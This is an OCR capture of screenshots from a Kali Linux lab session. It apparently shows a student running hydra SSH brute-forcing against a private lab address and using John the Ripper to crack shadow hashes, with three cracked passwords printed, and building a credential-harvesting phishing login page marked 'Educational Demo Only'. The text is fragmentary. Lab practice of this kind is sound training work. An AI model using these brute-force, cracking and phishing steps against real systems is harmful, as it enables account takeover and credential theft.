

KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
9:23
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:07
kali@kali: ~
Session Actions Edit View Help
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> EOF
zsh: bad pattern: ^[[200~cat
(kali㉿kali)-[~]
$ ls -lh login.html
ls: cannot access 'login.html': No such file or directory
(kali㉿kali)-[~]
$ echo cat > login.html << 'EOF'
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
(kali㉿kali)-[~]
$ cat > login.html << 'EOF'
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:27
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$
English (India)
English (India)
To switch input methods, press Windows key + space.
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
Save As
Name:
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Documents
shadow.txt
shadow.txt
Name
Size
Type
Modified
shadow.txt
00:49
Catfish
shadow.txt
Search for files
File Type
Documents
Folders
Images
Music
Videos
Applications
Archives
Other
Extension...
Modified
Any time
Today
This week
This month
Custom...
Show sidebar F9
Show hidden files Ctrl+H
Search file contents
Match results exactly
Refresh search index...
Preferences
About
Catfish File Sear
Enter your query above to find your files
or click the icon for more options.
Encoding:
Default (UTF-8)
Text Files
Cancel
Save
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:01
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:48
Open File
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Documents
Name
Size
Type
Modified
shadow.txt
00:45
Open With File Manager
Copy Location
Add to Bookmarks
Show Hidden Files
Show Size Column
Show Type Column
Show Time
Sort Folders before Files
Encoding:
Default (UTF-8)
Text Files
Cancel
Open
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:51
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:28
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCT
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 0:37


kali@kali: ~

